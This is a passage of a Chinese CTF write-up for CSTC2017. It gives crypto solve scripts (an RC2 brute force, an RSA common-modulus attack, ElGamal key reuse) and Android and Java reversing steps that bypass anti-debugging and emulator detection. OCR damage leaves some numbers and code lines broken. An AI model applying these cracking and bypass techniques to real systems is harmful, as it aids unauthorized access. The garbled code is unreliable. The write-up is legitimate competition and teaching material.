-rwxr--r--  1 1000 1000     335 Apr 11 11:34 password.txt
drwxrwxr-x  2 1000 1000    4096 Apr 11 14:54 proc
-rwxr-xr-x  1    0    0 2887788 Apr 11 14:57 qemu-mipsel
drwxrwxrwx  2 1000 1000    4096 Apr 11 14:49 sbin
drwxrwxr-x  2 1000 1000    4096 Apr 11 14:54 tmp
drwxrwxr-x  3 1000 1000    4096 Apr 11 14
```

环境 x86，有一个假装的路由器根文件系统，除了 myserver 程序剩下的都是 x86 的程序或库，（纯路由器根文件系统没办法只用一个

qemu 程序模拟，路由器根文件系统里还要有一个 qemu 模拟程序），

用下面命令模拟程序：

```
1. strawberry@.../Desktop/root ✖  2. strawberry@...tu: ~/Desktop ✖  3. strawberry@...tu: ~/Desktop ✖
strawberry@ubuntu:~/Desktop/root$ sudo chroot ./ ./qemu-mipsel ./bin/myserver
sh: njdskcds: command not found
```

强迫症可以把这个模拟程序放到 bin 目录下，自己没有动态调试过

Crypto 部分


签到-欢迎来到 CSTC2017　10

Base64 解码得到 flag{WeiSuoFyu_BieLang}

crypt1　150

事实：　48 位　25 位

■ 若攻击者已知一对明密文（P、C）：



脚本：

```
# -*- coding: utf-8 -*-
import RC2

#(38593,  13433911)
#RC2.decrypt(cipher_text1, '38593', '13433911')
#RC2.encrypt(plain_text, '38593', '13433911')
```

```
plain_text = 'flag{'

cipher_text1 = "|\xd6-\x14?\xb9\xa1\x86\x81\xa4\xdc\x950\x941'V'\xaf"

def isprime(n):
    '''判断是不是素数'''
    if n <= 1: return False
    if n == 2: return True
    if n % 2 == 0: return False
    for i in range(3, int(n**0.5)+1, 2):
        if n % i == 0: return False
    return True

data = dict()
for key1 in xrange(0, 2**24):
    data[RC2.encrypt_data(plain_text, str(key1))] = key1

for i in xrange(0, 2**24):
    try:
        a =  RC2.decrypt_data(cipher_text1, str(i))
        if isprime(data[a[:5]]) == True and isprime(i) == True:
            print (data[a[:5]], i)
    except :
        pass
```

crypt2 200

crypt2　200

介绍：

如果在 RSA 的使用中使用了相同的模 n 对相同的明文 m 进行了加密。即：

$$c1 \equiv m^{e1} \bmod n$$

$$c2 \equiv m^{e2} \bmod n$$

此时不需要分解 n，不需要求解私钥，如果两个加密指数 e1 和 e2 互素，就可以通过共模攻击在两个密文和公钥被嗅探到的情况下还原出明文 m 的值。

过程如下，e1 和 e2 互质，则：

$$\gcd(e1, e2) = 1$$

即存在 x，y 使得：

$$x\,e1 + y\,e2 = 1$$

又因为：

$$c1 \equiv m^{e1} \bmod n$$

$$c2 \equiv m^{e2} \bmod n$$

通过代入化简可以得出：

$$c1^{x}\,c2^{y} \equiv m \bmod n$$

明文解出。

```
import bn

e1 = 3
e2 = 7

c1 =
15839981826811799772634108807452583389456749354145216574984222938829756753294086924
```

```
872110969732766251541785740757693788214686206806750788561292837339359061701208001297802597

c2 =
155249880144094802834481749928592059461139577288355397447367776112547796231086359709731959934830872744121046740255722326833958323017063249153808715277882003426237167195613685868065416967276090907468102632169601247074603247233477582113388294508579159856963458656960060635516531998836585340648309492666005454968

n =
295722865793798033460986793237541395631977030560369657198479193181766567057754287459743723539658396944636677358515648785314565228205230261697963097395812598331880872455869139731578362748460265979187318613591087019956434720952036757300875287830045303192314296720794872499471775336492552983354160440794987630219

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

s = egcd(e1, e2)
s1 = s[1]
s2 = s[2]
print s
if s1<0:
    s1 = - s1
    c1 = modinv(c1, n)
elif s2<0:
    s2 = - s2
    c2 = modinv(c2, n)
m=(pow(c1, s1, n)*pow(c2, s2, n)) % n

print bn.n2b(m)
```

crypt3-elgamall 200

使用 ElGamal 的一条原则是，对每个消息块，应使用不同的随机数字 k。

脚本：

```
import binascii
prime =
27327395392065156535295708986786204851079528837723780510136102615658941290873291366
33398229114219611988007256914831024061329452560142308638568453998753004168574672280
21433971569771965360220783452491629773128375554448408853047044976222431600363441181
63834102383664729922544598824748665205987742128842266020644318535398158529231670365
53313071855936423951337619058033193832373989579164842980448941700010567781724874144
61846898285124025129844538660895947672677426634525325059648888656175898496838094168
05726974349474427978691740833753326962760114744967093652541808999389773346317294473
74243951032681130003108058261814572 7L
g=5
a=25068846673504649115013073204159551504077335388550230633916403745750246234700116 8
48856658545794004828756011545491278286109627909119064932824318045632019480569837416
67287577654133736802323194459049041176025320209248380809520096779619797798191698261
72377831613344968652868582939822270330971814730339456458878266605781799689696061157
88410184864335869939046680461540228612601790548156930331249872426448165169562147455
27763051580315432918976240361743655408975240512043475151226120778654011307788707008
26185111207086880693728035434226239869967082852257924568584152171128530895948685858
82736142092012577812600140885857456632L
k=26444351772744893610205822500959482360769718695092697894733753449933019781845344 7
87499328648121750641746551162853416774477909358285085068254363239016953842524072388
26003816752893981996895125782613118285700031346681495349486208476275142367317295782
82656076773035391358661913540713973357401519106998528060457024220808641646224490155
07083272338330880655795388073802136822438755728076839723514328729105950595774119626
07378909313428943857267760039194040619306960594778598680921964348117070163674436671
78306059455485432929214291517308657487180467883996359834625094700093487457934985177
86531256048637622970123356769436921467L
m='flag{eAsyPr0b1emtoSolve}'

def extended_Euclid(e, z):
    """利用扩展的欧几里德(extended Euclid)算法来求密钥 e 的模 Z 乘法逆元
    公式：d*e = 1 mod Z
    已知：e， Z，求 e 的 mod Z 的乘法逆元
    返回: d = e^(-1) mod Z"""
    (x1， x2， x3) = (1， 0， z)
    (y1， y2， y3) = (0， 1， e)
    while True:
        if y3 == 0:
```

```
            return False
        if y3 == 1:
            return y2
        div = x3 / y3
        (t1, t2, t3) = (x1 -div*y1, x2 - div*y2, x3 - div*y3)
        (x1, x2, x3) = (y1, y2, y3)
        (y1, y2, y3) = (t1, t2, t3)

print len(m)
mint=[]
c1=[]
c2=[]
print 'message(int)'
for i in range(len(m)/6):
    mint.append(int(binascii.b2a_hex(m[i*6:i*6+6]), 16))
    print mint[i]   #string-->Hex-->int
    b=pow(g, a, prime)
    print 'pubkey=', b
    c1.append(pow(g, k, prime))
    #print 'c1=', c1
    c2.append(pow(mint[i]*pow(b, k, prime), 1, prime))
    print 'c2=', c2
    c1a=pow(c1[i], a, prime)
    c1ainv=extended_Euclid(c1a, prime)
    mm=pow(c2[i]*c1ainv, 1, prime)
    print 'mm=', binascii.unhexlify(hex(mm)[2:-1])
print 'crack begin , use the c2 info only'
message1=112615676672869   # assumption the first message is known
bktemp=extended_Euclid(message1, prime)
bk=pow(c2[0]*bktemp, 1, prime)
#print 'bk=', bk
#print pow(b, k, prime)
for i in range(len(m)/6):
    bkinv=extended_Euclid(bk, prime)
    print 'mesaage', i, '='
    mm=pow(c2[i]*bkinv, 1, prime)
    print binascii.unhexlify(hex(mm)[2:-1])
```

MOBILE 部分

拯救鲁班七号　100

描述：鲁班七号又要被对方的英雄给秒杀了，输入密码，为它开启下一个铭文槽吧！

注意 flag 格式是需要加上 flag{}的。

MD5:C33884AB0BC1F039F43FAFBCF93D7235

分值： 100 分

flag: falg{!@#@ASDF34511234}

出题思路： ida 反调试，init_array 数组

解题：

用 ida attach chackme010 进程后，发现无法进行调试，很可能进行了反调试

打开 init_array 段：

```
.init_array:00003E6C
.init_array:00003E6C ; Segment type: Pure data
.init_array:00003E6C                AREA .init_array, DATA
.init_array:00003E6C                ; ORG 0x3E6C
.init_array:00003E6C                DCD begin+1
.init_array:00003E70                DCB    0
.init_array:00003E71                DCB    0
.init_array:00003E72                DCB    0
.init_array:00003E73                DCB    0
.init_array:00003E73 ; .init_array  ends
.init_array:00003E73
.got:00003F74 ; ============================================================
```

发现该段调用 begin 函数进行了反调试，不过不影响静态分析：

静态分析 so，发现密码的比较算法比较简单：

```
JNIEXPORT jstring JNICALL Java_com_humen_crackme010_CheckUtil_checkPass
  (JNIEnv * env, jclass, jstring str){
     char * data_buffer= (char *)getStringUnicodeChars( env ,str,(char *)"utf-8");
    int length=strlen(data_buffer);

    for(int i = 0;i+2<length;i=i+2){
         int b =0;
         char tmp =0;
         tmp =data_buffer[i];
         data_buffer[i]= data_buffer[i+1];
         data_buffer[i+1]=tmp;
           for( ;b+4<length;b=b+4){
               tmp =data_buffer[b];
                     data_buffer[b]= data_buffer[b+4];
                     data_buffer[b+4]=tmp;

           }
    }
    int len=strlen(data_buffer);
                for(int i=0;i<len;i++){
                  LOGI("%c",data_buffer[i]);
                }
```

可以推出 flag 为 !@#@ASDF34511234

The Marauder’s Map 150

描述： Albus opened the Marauder's Map through spelling an unique incantation， so the question is: How did he spell?

MD5:73EF826DD4C47DF79E2DEA5770EE98B9

分值：150

Flag: flag{Y0uG0Tfutur3@}

出题思路：java 层访问一个数据库，得到一串字符串 a，用户输入咒语，通过底层做移位运算之后得到字符串 b，只要 a 与 b 值相等即可破解此题。

知识点：

分析混淆代码，可以从 onCreate、onClick 方法入手；

掌握 SQLitedatabase 的打开和创建数据库的方法；

掌握 IDA 分析底层代码的方法。

解题：

首先安装 icontest，界面是活点地图，要求输入咒语，我们随便输入字符串，发现一按下 button 键程序就崩溃。

那么先利用 jadx 等工具反编译 java 层代码：

MainActivity.java：

```
public void onClick(View view) {
    this.e = this.d.a((Context) this);
    this.b = (EditText) findViewById(2131230721);
    if (this.c.a(this.b.getText().toString(), this.e)) {
        setContentView(2130903041);
        Toast.makeText(this, 2131034117, 1).show();
        return;
    }
    Toast.makeText(this, 2131034118, 1).show();
}
```

调用了 this.d.a 方法得到一个字符串 e，并与用户输入的字符串通过 this.c.a 方法进行了比较，所以我们先查看一下 this.d.a 方法：

```
public final String a(Context context) {
    String a = a(this.b);
    String a2 = a(this.d);
    a(this.c);
    String a3 = a(this.e);
    SQLiteDatabase readableDatabase = new b(context, a, null, 1).getReadableDatabase();
    Cursor query = readableDatabase.query(a2, new String[]{"userid", "age", "birthday", "id"}, "id=?", new String[]{a3},
    while (query.moveToNext()) {
        query.getString(query.getColumnIndex("userid"));
        query.getString(query.getColumnIndex("age"));
        this.a = query.getString(query.getColumnIndex("birthday"));
    }
    readableDatabase.close();
    return this.a;
```

分析代码可知：程序先利用 this.d 类中的 a 方法得到了一些字符串，然后利用这些字符串做了一个打开数据库的举动。而得到字符串的方

法：即对硬编码的字符串做了一次 base64 解码。因此分析得到：程序打开了 test 数据库中的 user 表，读取其中第二行的 birthday 字段信息。

然后我们查看一下 this.c.a 方法，发现其实是调用了底层的方法 readbin：

```
    private native String readbin(String str);

    public final boolean a(String str, String str2) {
      return str != null && str.length() > 0 && str2 != null && str2.length() > 0 && str2.equals(readbin(str));
    }
  }
```

下面我们需要找到 test 数据库，查看 birthday 字段信息：

数据库结构 | 浏览数据 | 编辑杂注 | 执行 SQL

表: users

	userid	age	birthday	id
	Filter	Filter	Filter	Filter
1	zhangsan	21	9838e8884968b968c998e838c9a89838e88829	1
2	lisi	20	9838e888496bfda98afdbb98a9b9a9d9cdfa29	2
3	wangwu	20	9838e88849c908780889b8086908a998a8a83829	3
4	maybe	23	9838e88849897808fcc8e818fcb9a8383829	4
5	how	23	9838e8884968b98cc9fce8c9fcc838a8e8d929	5
6	manual	22	9838e88849e8c9fcc8d969c9b9e83829	6

再来分析一下底层代码，利用 IDA 打开 libtest.so 文件，先找接口函数：

```
1 int __fastcall Java_com_example_icontest_ReadSe_readbin(int a1)
2 {
3   int v1; // ST0C_4@1
4   int v2; // r0@1
5
6   v1 = a1;
7   sub_10F4();
8   v2 = sub_1220();
9   return sub_E04(v1, v2);
10 }
```

里面调用了很多 sub_10F4 类似的方法，我们需要逐个分析。

比如这个方法：

```
int __fastcall sub_E04(int a1, int a2)
{
  return (*(int (__cdecl **)(int, int))(*(_DWORD *)a1 + 668))(a1, a2);
}
```

因为 IDA 对 Android 提供的底层的 java 类型不支持，所以我们需要将 a1 转为 JNIEnv*类型，然后就能成功解析该方法：

```
int __fastcall sub_E04(JNIEnv *a1, int a2)
{
  return (*a1)->NewStringUTF(a1, (const char *)a2);
}
```

通过上述技巧，我们分析得到：sub_10F4 方法就是对 a1 将 jstring 类型转为 char*类型，得到 v4，然后 sub_1220 方法就是对 v4 的每个字符做了移位和异或的运算，得到 v5，而 sub_E04 就是将 v5 重新转为 jstring 类型并返回。

综上分析可知，我们只需要将从数据库得到的字符串通过底层算法逆向回去，就可以得到最终的 Flag：flag{Y0uG0Tfutur3@}。

取证密码　200

描述：国安特工在行动中拘捕了一名嫌疑人，从嫌疑人身上搜出一部手机，但是需要开机密码。为完成取证工作，现在由你负责解开密码。

注意 flag 格式是需要加上 flag{}的。

MD5:9A2565CF2414F4574AC512FD7137DDF0

flag{A1!N1HenBUCu0O!}


解题：

将 apk 安装到模拟器中，点击之后发现无法启动，推测该 apk 使用了模拟器检测器。


反编译 apk，结果如下：

```
new Thread(new Runnable()
{
  public void run()
  {
    if ((MainActivity.sign) || (this.val$is) || (this.val$string01.indexOf("Android") != -1
      MainActivity.this.finish();
  }
}).start();
```

可以看到明显使用了检测模拟器的代码，我们翻遍该代码，去掉模拟器检测。运行结果如下：



根据之前对使用 dex2jar 处理后的结果进行分析，发现该 apk 使用 ndk 方式开发。将 so 文件扔到 IDA 中查看，结果如下：



根据结果可以看到，首先定义一个名称为“Welc0meT0XTUCTF”。紧接着按照 a1 中保存的字母表对该字符串进行了转换。

进过一番检测，我们发现最终将上述字符串转化为：“A1!N1HenBUCu0O!”.

人民的名义-抓捕赵德汉 1　200

描述：侯亮平为了搜集赵德汉贪赃的证据，必须先得准备破解别墅密码锁，进入别墅搜集证据才行。

分值：200


注意 flag 格式是需要加上 flag{}的。

MD5:447A6C575B8ABA7134E2A2B116305180

flag{monkey99}

解题步骤：


先用 JD-GUI 工具将 jar 包转换为 java 代码，如图：



代码分析可知：

ClassEnc 是一个被 AES 加密处理后的类文件，类文件中是加密后的密文，不能被当成普通类直接使用，只能是对文件内容解密后才能使

用，这个过程是用类库加载器 ClassLoader，把类文件当成数据流读入到一个 byte[]中，对这个 byte[]进行解密处理后，再通过 byte[]生成一个类，并加载到系统中。上述过程都是通过 loadCheckerObject()方法完成的。



将解密后的 ClassEnc 类文件，通过 JD-GUI 工具打开便可以看到源码。

-如何将新的 class 文件加入到 jar 文件中？并使用 JD-GUI 打开？


-Jar 文件相当于一个 zip 的压缩包，直接通过 winrar 等压缩工具直接将 class 文件添加进去，然后再使用 JD-GUI 工具打开即可。

```
public class CheckPass
  implements CheckInterface
{
  public boolean checkPassword(String input)
  {
    MessageDigest md5Obj = null;
    try
    {
      md5Obj = MessageDigest.getInstance("MD5");
    }
    catch (NoSuchAlgorithmException e)
    {
      System.out.println("Hash Algorithm not supported");
      System.exit(-1);
    }
    byte[] hashBytes = new byte[40];
    md5Obj.update(input.getBytes(), 0, input.length());
    hashBytes = md5Obj.digest();
    return byteArrayToHexString(hashBytes).equals("fa3733c647dca53a66cf8df953c2d539");
  }

  private static String byteArrayToHexString(byte[] data)
  {
```


从上述类中可以看出，输入值是通过 MD5 加密后，再与字符串 fa3733c647dca53a66cf8df953c2d539 对比，如果相同，则返回 true，否则返回 false。

所以只要将字符串 fa3733c647dca53a66cf8df953c2d539 进行 MD5 解密即可。

网上有免费的 MD5 解密网站，可以获取正确密码，如图：



破解结果：



知识补充：

JD-GUI 工具使用

Java 中的类加载机制

理解在运行时从文件中调入 Class 的过程。

人民的名义-抓捕赵德汉 2　200

描述：成功进入别墅后，侯亮平发现了一个巨大的冰箱，但是狡猾的赵德汉已经添加了注册码，需要 16 位的注册码，才能打开。证据就在眼前，侯局长不能放弃啊。

注意 flag 格式是需要加上 flag{}的。


MD5:A7513DC1029CDE25B90A1DD9BFA781E9

分值：200

flag{sssn-trtk-tcea-akJr}

破解步骤：

